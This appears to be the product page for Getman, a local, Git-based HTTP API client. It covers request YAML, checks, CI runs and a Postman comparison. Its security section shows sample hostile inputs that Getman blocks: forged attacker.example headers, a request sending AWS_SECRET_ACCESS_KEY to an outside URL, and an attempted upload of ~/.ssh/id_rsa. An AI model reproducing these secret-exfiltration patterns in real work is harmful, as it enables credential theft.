The API client that lives in your repo
Getman sends, tests and runs HTTP requests stored as YAML files beside your code: no account, no cloud, one program of about 13 MB for your browser, terminal and CI.
curl -fsSL https://fzn0x.github.io/getman/install.sh | sh
Then getman init --example and getman. Other ways to install · Why not Postman?
posts/list-posts.yaml
name: List posts
method: GET
url: '{{baseUrl}}/posts?_limit=5'
checks:
- status == 200
- header.content-type contains json
- json.length == 5
- json[0].id exists200OK
- Time
- 552 ms
- Size
- 1.4 kB
- Protocol
- 2
- Checks
- 4/4
status == 200header.content-type contains jsonjson.length == 5json[0].id exists
posts/list-posts.yaml
name: List posts
method: GET
url: '{{baseUrl}}/posts?_limit=5'
checks:
- status == 200
- header.content-type contains json
- json.length == 5
- json[0].id exists200OK
- Time
- 552 ms
- Size
- 1.4 kB
- Protocol
- 2
- Checks
- 4/4
status == 200header.content-type contains jsonjson.length == 5json[0].id exists
posts/create-a-post.yaml
name: Create a post
method: POST
url: '{{baseUrl}}/posts'
body:
  type: json
  content: |
    {
      "title": "{{$randomWords}}",
      "body": "{{$randomLoremSentence}}",
      "userId": 1
    }
checks:
- status == 201
- json.id is number
captures:
newPostId: json.id201Created
- Time
- 682 ms
- Size
- 150 B
- Protocol
- 2
- Checks
- 2/2
status == 201json.id is number
posts/get-a-missing-post.yaml
name: Get a missing post
url: "{{baseUrl}}/posts/999"
checks:
  - status == 200
- json.title is string404Not Found
- Time
- 542 ms
- Size
- 2 B
- Protocol
- 2
- Checks
- 0/2
status == 200status is 404; expected == 200json.title is stringjson.title does not exist
Requests are files you own
Each request is a short YAML file beside the code it calls. Review a change in a pull request, grep for an endpoint, or move a folder with git mv. Tokens and personal values go in git-ignored *.local.yaml files, so the rest is safe to commit.
shop/
├── src/
└── api/
    ├── getman.yaml            commit
    ├── environments/
    │   ├── staging.yaml       commit
    │   └── staging.local.yaml yours only
    └── orders/
        ├── _folder.yaml       commit


└── create-order.yaml commitname: Create ordermethod: POSTurl: "{{baseUrl}}/orders"headers: - name: Idempotency-Key value: "{{$uuid}}"checks: - status == 201 - time < 800 - time < 500One file, three ways in
The same files open in your browser, in your terminal and in CI. Nothing is exported, synced or uploaded between them, so the request you try by hand is the test CI runs.
In CI
$ getman run -e public
getman Blog API with the public environment: 4 requests

  ✓ GET     List posts          200 OK 609 ms · 1.4 kB
      ✓ status == 200
      ✓ header.content-type contains json
      ✓ json.length == 5
      ✓ json[0].id exists
  ✓ GET     Get a post          200 OK 202 ms · 292 B
      ✓ returns the post
  ✓ POST    Create a post       201 Created 294 ms · 107 B
      ✓ status == 201
      ✓ json.id is number
  ✗ GET     Get a missing post  404 Not Found 206 ms · 2 B
      ✗ status == 200
        status is 404; expected == 200
      ✗ json.title is string
        json.title does not exist

  Requests  4 run · 1 failed · 0 skipped
  Tests     1 passed · 0 failed
  Checks    6 passed · 2 failed
  Time      1.33 s total · 328 ms average response

Failed.In a terminal
$ getman send posts/get-a-post.yaml -e public | jq .title
200 OK · 534 ms · 292 B
✓ returns the post
"sunt aut facere repellat provident occaecati excepturi optio reprehenderit"

$ getman export posts/list-posts.yaml --to curl -e public
curl 'https://jsonplaceholder.typicode.com/posts?_limit=5'Tests without code
Most API tests fit on one line, so Getman lets you write them as checks: a target, an operator and a value. Scripts are there for the rest, with an assertion library, JSON Schema and sendRequest, and Postman's pm API works in them.
status == 201- The status code
time < 500- Answered in under half a second
header.content-type contains json- A response header, in any case
json.items[-1].price > 0- A JSON path, counted from the end
json.email matches ^[^@]+@example\.com$- A regular expression
json.id is integer- A JSON type
token: json.access_token- A capture: copied into a variable for the next request
Why Getman over Postman
Postman is a capable platform with a cloud at its centre. Getman makes the opposite choice: your machine and your repository are the whole product. Postman's side of this table was checked against its own pages on 14 October 2026.
| Question | Getman | Postman |
|---|---|---|
| An account to save requests and use environments | None. There are no accounts. | Required. Signed out, the lightweight API Client sends requests and keeps history; saving to collections and environments need a workspace. |
| People on the free plan | No limit | 1 user on Free; teams from $19 per user per month, billed annually (pricing) |
| Where requests are stored | Only your repository, one YAML file per request | Postman’s cloud, or YAML in a Git repository connected to a Postman workspace (Native Git) |
| Source code | Open, MIT or Apache-2.0 | Proprietary, licensed under Postman’s terms of service; Newman and some libraries are open source |
| Interfaces | Browser UI, terminal UI and command line, in one binary | Desktop and web apps, and the Postman CLI |
| Scripts | JavaScript with gm; pm is an alias | JavaScript with pm (examples) |
| Assertions without code | Checks such as status == 200 | Written as JavaScript tests, which its AI Agent Mode can generate |
When Postman is the better choice
- Other protocols. Getman sends HTTP. Postman also handles WebSocket, gRPC, MQTT and Socket.IO.
- Hosted features. Mock servers, scheduled monitors and API publishing need a server someone runs for you.
- Real-time collaboration. Getman shares work through Git, not live workspaces and comments.
- A long track record. Postman has years of integrations and a large community. Getman is new.
Nothing leaves your machine
No account, no telemetry, no update checks. Getman sends the requests you send, and nothing else. The UI's server listens on 127.0.0.1 only, and a workspace someone sends you stays inside its folder.
Other web pages
$ curl -s -w "\n%{http_code}\n" http://127.0.0.1:7878/api/workspace{"error":"This page is not signed in to Getman. Open the link Getman printed in your terminal.","code":"token"}401 $ curl -s -w "\n%{http_code}\n" -H "Host: getman.attacker.example" \ http://127.0.0.1:7878/Getman only answers requests addressed to 127.0.0.1 or localhost403 $ curl -s -w "\n%{http_code}\n" -H "Origin: https://attacker.example" \ http://127.0.0.1:7878/api/workspaceGetman does not answer requests from other web pages403A workspace someone sent you
$ getman export shared/read-a-secret.yamlwarning: {{$env.AWS_SECRET_ACCESS_KEY}} was not read: only environment variables named GETMAN_* can be readcurl 'https://example.com/collect?key={{$env.AWS_SECRET_ACCESS_KEY}}' $ getman send shared/upload-a-key.yamlerror: "../../.ssh/id_rsa" is outside the workspace; files must be inside itMove a collection in four steps
Export from Postman as Collection v2.1. Folders, requests, auth, scripts and variables come across, and the import lists anything it could not carry.
- 1
Install Getman.
curl -fsSL https:// fzn0x.github.io/ getman/ install.sh | sh - 2
In Postman, export the collection as Collection v2.1 and each environment as JSON.
- 3
Import them into a new workspace in your repository.
Shell getman init getman import "My API.postman_collection.json" --root getman import "Staging.postman_environment.json" - 4
Open it, or run it all.
Shell getman getman run -e staging
Documentation
Everything in Getman is a file or a command, and every one of them is written down.
- Getting startedInstall, a first workspace, the keyboard
- WorkspacesThe files, and what to commit
- Variables and environmentsScopes, dynamic values and secrets
- Checks and capturesTests without code
- ScriptsThe gm JavaScript API
- Running in CIgetman run, reports, GitHub Actions and GitLab
- Import and exportPostman, cURL and code
- Terminal UIEvery key
- Command lineEvery command and option
- Security and privacyHow the local server defends itself